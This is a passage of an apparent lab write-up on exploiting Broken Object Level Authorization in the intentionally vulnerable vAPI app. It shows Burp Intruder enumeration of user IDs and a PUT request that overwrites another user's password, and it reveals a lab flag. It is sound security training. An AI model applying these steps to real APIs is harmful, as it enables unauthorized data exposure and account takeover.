
and set the following under proxy server as shown on (4,5,6). Note after you've finished working with postman you can now come and disable it

- The next step is to place burp certificate so that postman can trust the request:




First we will need to export burp certificate, so open burp, go to settings(1), then to proxy (2) and follow the rest steps(3,4,5) ensure to choose the der format and name the certificate and save to a directory of your choice

- Now we will go to the postman and import the file we just exported it:



Go back to postman settings and go to the certificates (2) and enable the CA certificates and choose the certificate we just exported and select it.


- Now we can confirm and see if the setup has succeeded:



Click on any request under the collections and just send the request just to see if the request goes and it is being channeled to burp and as we can see from above mine has succeeded.


We have now done all the configurations let's now start working on them.

API1




Broken Object Level Authorization (BOLA) occurs where an Object (a user) is able to view other unauthorized user information by manipulating object identifiers such as id , Uid, name.

1. We will go to the first request and create a user




In Postman, Click the Post request and go to the body and fill in the details as shown as in (3) and send the request. Note that an ID parameter is generated together with the details we submitted with.

2. We can then see that the ID parameter is being used to get the information about the user specified in the second request as shown below:




Note the `{{api_id}}` is variable name and is set to the id parameter that was created, as can be seen on the burp side on the left side. The results we get is information about our user John.

- Since we see that the ID is being used to identify a user we can then try to manipulate by trying a different number to see if there is any measures to stop one seeing information about other users.
- Since we know the ID parameter is a number we can try and see if it auto increments or the id are generated by trying a number next to it that is 28 or 30 or any number



As you can see by changing the ID parameter and placing other ID I can see other users information such as their name and course they are doing. This has serious implications as users information aren't then confidential.

- We can use the capability of burp intruder to brute-force the ID parameter rather than manually changing the ID value. So send any of the requests that we have proxied and follow the following instructions:



Go to the intruder tab in burp and select attack type as in (1), Then Highlight where you want to bruteforce for our case it is the ID parameter so we highlight the value and after highlighting click on add so it looks something like (2,3). On the right side set the payload type to numbers as in (4) since we are dealing with numbers then set to sequential to iterate and set the range (5,6) and then start the attack.

6. Once the attack is done you can go through the results and see other users. One specific ID has a flag find it and note it.

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response re...	Error	Timeout	Length	Comment
0		200	262			293	
1	0	200	140			234	
2	1	200	386			322	
3	2	200	323			329	
4	3	200	201			309	
5	4	200	699			301	
6	5	200	625			281	
7	6	200	567			234	
8	7	200	508			279	
9	8	200	448			234	
10	9	200	632			280	
11	10	200	633			271	
12	11	200	640			234	
13	12	200	631			280	
14	13	200	634			286	
15	14	200	630			280	

Request

Pretty Raw Hex

```

1 GET /vapi/api/user/1 HTTP/1.1
2 Authorization-Token: Sm9objpQQHMkdzByZA==
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.54.0
5 Accept: */*
6 Postman-Token: a6c322e9-76af-4978-b4a9-3ee8b91d4f40
7 Host: localhost:9000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Host: localhost:9000
3 Date: Fri, 22 May 2026 17:52:32 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Fri, 22 May 2026 17:52:32 GMT
8 Content-Type: application/json
9
10 {
  "id":1,
  "username":"michaels",
  "name":"Michael Scott",
  "course":"flag{api1_d0[REDACTED]}"
}

```

7. We can now go to the next Request which updates a user details we'll try update ourselves first to get to understand how it works.

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding out of scope items

Search

Filter on

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
322	http://localhost:9000	PUT	/vapi/api/user/29			200	291	JSON			

Request

Pretty Raw Hex

```

1 PUT /vapi/api/user/29 HTTP/1.1
2 Authorization-Token: Sm9obpQHEBzJHovcmQ=
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.54.0
5 Accept: */*
6 Postman-Token: 1611e98b-ab96-4429-b553-24247d954643
7 Host: localhost:9000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 112
11
12 {
13   "username":"hacker",
14   "name":"Doe",
15   "course":"websecurity",
16   "password":"password hacked"
17 }

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Host: localhost:9000
3 Date: Fri, 22 May 2026 18:19:26 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Fri, 22 May 2026 18:19:26 GMT
8 Content-Type: application/json
9
10 {
  "id":29,
  "username":"hacker",
  "name":"Doe",
  "course":"websecurity"
}

```

vAPI ENV POST Create U GET Get User PUT Update U

vAPI ENV

PUT Update User

PUT http://(host)/vapi/api/user/(apiId)

Send

Docs Params Authorization Headers 10 Body Scripts Settings Cookies

raw JSON Schema Beautify

```

1 {
2   "username":"hacker",
3   "name":"Doe",
4   "course":"websecurity",
5   "password":"password hacked"
6 }

```

Body

JSON Preview Visualize

```


1 {
2   "id": 29,
3   "username": "hacker",
4   "name": "Doe",
5   "course": "websecurity"
6 }

```


200 OK 60 ms 291 B

This works as expected since as a user i should be able to update my details with no issues.


8. Then we will try update another user for this we will use ID 25



The above shows the original account without any changes.



After updating the body with different details one is able to update another user details information without their authorization. This is dangerous since the PUT method is used to update details and with so it can't be reversed, this makes a legitimate user not access their account. This affects the Integrity and Availability of the account.



We can see the details of the user has completely changed.

****Severity:** Critical

Impact

- Confidentiality is broken because any authenticated user can read any other user's data.
- Integrity is broken because user records can be overwritten without authorization, and this action is irreversible given the destructive nature of PUT operations.
- Availability is broken because an attacker can lock legitimate users out of their own accounts by modifying their credentials.
- It has resulted to most significant data breaches as it requires no elevated privilege, no sophisticated tooling and no deep technical knowledge to exploit.

Remediation

